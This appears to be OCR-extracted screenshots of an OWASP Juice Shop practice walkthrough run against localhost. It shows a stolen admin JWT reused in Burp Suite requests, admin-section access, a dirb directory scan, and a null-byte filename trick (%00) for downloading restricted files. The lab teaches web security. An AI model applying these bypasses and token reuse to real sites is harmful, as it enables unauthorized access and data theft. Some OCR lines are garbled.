"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjMtMTItMjMgMTU6MTg6MTAuMjc4ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjMtMTItMjMgMTU6MTg6MTAuMjc4ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcwMzM0ODU4NX0.oXBWGYuQRGvSTQZWeC0sZCk73RipK_Tjw0cLQV7zlh4TZv99e4147_wiQ7oYQG7upCrsGVQra1V5p0_itbj2k2KR6ceJALOMrjLJ8mtIjVGGy4sDv3nF1yixUIxmqflHyKbAqiKw7MN_jiuIYaNZdDV6Nl7ll2bp0NXEn2gXW8M",
"bid":1,
"umail":"admin@juice-sh.op"
}
}



OWASP Juice Shop
Settings
localhost:3000/#/search
OWASP Juice Shop
Account
Your Basket
6
EN
admin@juice-sh.op
Orders & Payment
Privacy & Security
Logout
You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)
All Products
Apple Juice (1000ml)
1.99¤
Add to Basket
Apple Pomace
0.89¤
Add to Basket


OWASP Juice Shop
localhost:3000/#/score-board
OWASP Juice Shop
Account
Your Basket
6
EN
Score Board 3%
Coding Score 0%
2/13
1/13
0/22
0/25
0/18
0/11
Hide all
Show solved
Show tutorials only
Show unavailable
Broken Access Control
Broken Anti Automation
Broken Authentication
Cryptographic Issues
Improper Input Validation
Injection
Insecure Deserialization
Miscellaneous
Security Misconfiguration
Security through Obscurity
Sensitive Data Exposure
Unvalidated Redirects
Vulnerable Components
XSS
XXE
Show all
Name
Difficulty
Description
Category
Status
Admin Section
Access the administration section of the store.
Broken Access Control
CSRF
Change the name of a user by performing Cross-Site Request Forgery from another origin.
Broken Access Control
Easter Egg
Find the hidden easter egg.
Broken Access Control



Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Learn
Intercept
HTTP history
WebSockets history
Proxy settings
Request to http://localhost:3000 [127.0.0.1]
Forward
Drop
Intercept is on
Action
Open browser
Pretty
Raw
Hex
GET /rest/products/search?q= HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm
5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxN
mYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9m
aWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV
0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjMtMTItMjMgMTY6NDg6MjUuMjQ1ICswMDowMCIsIn
VwZGF0ZWRBdCI6IjIwMjMtMTItMjMgMTY6NDg6MjUuMjQ1ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6M
TcwMzM1MDIzOX0.pcGCcHYgATbHmX-zfOPghkFTjw0JuHRq5Z6AHK6EZcI0UuB7UqRsbPpLodSsS-ZXUFLghHl_3f2L
eGY1WaHhErDi0EoDnR0wnirmOqtKybdC2IGQEcNC008goCyu40m7SxCgCE_BrEv-JcYWmecO-O2ZSshmYchGjo-OZsZ
CIBU
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; continueCode=
zalQxx2XYZeNzDa1PmQn5owrjKEdKEfje06JB9ypOvL4bRVk7ql8gWM39R6m; cookieconsent_status=dismiss;
token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm
5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxN
mYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9m
aWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV
0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjMtMTItMjMgMTY6NDg6MjUuMjQ1ICswMDowMCIsIn
VwZGF0ZWRBdCI6IjIwMjMtMTItMjMgMTY6NDg6MjUuMjQ1ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6M
TcwMzM1MDIzOX0.pcGCcHYgATbHmX-zfOPghkFTjw0JuHRq5Z6AHK6EZcI0UuB7UqRsbPpLodSsS-ZXUFLghHl_3f2L
eGY1WaHhErDi0EoDnR0wnirmOqtKybdC2IGQEcNC008goCyu40m7SxCgCE_BrEv-JcYWmecO-O2ZSshmYchGjo-OZsZ
CIBU
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
If-None-Match: W/"3250-j/OcBPFnr0S0smhlJ83IlNc21ns"
Right-click and
Send to Repeater


Request
Pretty
Raw
Hex
GET /administration/ HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: language=en; welcomebanner_status=dismiss; continueCode=



Response
Pretty
Raw
Hex
Render
\n
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Accept-Ranges: bytes
8 Cache-Control: public, max-age=0
9 Last-Modified: Sat, 23 Dec 2023 16:48:26 GMT
10 ETag: W/"7c3-18c9793fa31"
11 Content-Type: text/html; charset=UTF-8
12 Vary: Accept-Encoding
13 Date: Sat, 23 Dec 2023 16:56:52 GMT
14 Connection: close
15 Content-Length: 1987
16


OWASP Juice Shop
localhost:3000/#/administration
OWASP Juice Shop
Account
Your Basket
EN
You successfully solved a challenge: Admin Section (Access the administration section of the store.)
Administration
Registered Users
Customer Feedback
admin@juice-sh.op
jim@juice-sh.op
1 I love this shop! Best products in town! Highly recommended!...
2 Great shop! Awesome service! (***@juice-sh.op)


```
START_TIME: Sat Dec 23 12:12:47 2023
URL_BASE: http://localhost:3000/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt
OPTION: Ignoring NOT_FOUND code → 403
OPTION: Not Recursive

_________________

GENERATED WORDS: 20458

---- Scanning URL: http://localhost:3000/ ----
+ http://localhost:3000/Video (CODE:200|SIZE:10075518)
+ http://localhost:3000/assets (CODE:301|SIZE:179)
+ http://localhost:3000/ftp (CODE:200|SIZE:11072)
```




```
kali@kali:~$ cat /home/kali/Downloads/acquisitions.md
# Planned Acquisitions

> This document is confidential! Do not distribute!

Our company plans to acquire several competitors within the next year.
This will have a significant stock market impact as we will elaborate in
detail in the following paragraph:

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet
clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit
amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam
nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,
sed diam voluptua. At vero eos et accusam et justo duo dolores et ea
rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem
ipsum dolor sit amet.

Our shareholders will be excited. It's true. No fake news.
```






```
kali@kali:~$ cat /home/kali/Downloads/eastere.gg%00.md
"Congratulations, you found the easter egg!"
- The incredibly funny developers

...

...

...

Oh' wait, this isn't an easter egg at all! It's just a boring text file! The real easter egg can be found here:

L2d1ci9xcmlmL25lci9mYi9zaGFhbC9ndXJsL3V2cS9uYS9ybmZncmUvcnR0L2p2Z3V2YS9ndXIvcm5mZ3JlL3J0dA==

Good luck, egg hunter!
```





```
kali@kali:~$ hURL -8 "/gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt"

Original string    :: /gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt
ROT13 decoded      :: /the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg
```



Welcome to Planet Orangeu
localhost:3000/the/devs/are/so/funny/they/hid/an/
22 FPS (5-26)
rotationSpeed
0.001
ambientLightC..
#111111
directionalLigh..
#ffffff
Close Controls


Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Extensions
Learn
Intercept
HTTP history
WebSockets history
Proxy settings
Request to http://localhost:3000 [127.0.0.1]
Forward
Drop
Intercept is on
Action
Open browser
Pretty
Raw
Hex
1 GET /rest/products/1/reviews HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdW
widXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIi
TdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsI
dExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGlj
1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnF
MtMTItMjMgMTY6NDg6MjUuMjQlICswMDowMCIsInVwZGF0ZWRBdCI6IjiwmjmtmtitmjmgmtY6NDg6MjUuM
jQlICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcwMzM1MDIzOX0.pcGCcHYgATbHmX-zf0Pg
hkFTjw0JuHRq5Z6AHK6EZcI0UuB7UqRsbPpLodSsS-ZXUFLghH1_3f2LeGY1WaHhErDi0EoDnR0wnirmOqt
KybdC2IGQEcNC008goCyu40m7SxCgCE_BrEv-JcYWmec0-02ZSshmYchGjo-0ZsZCIBU
8 Connection: close
Right-click and
Send to Repeater

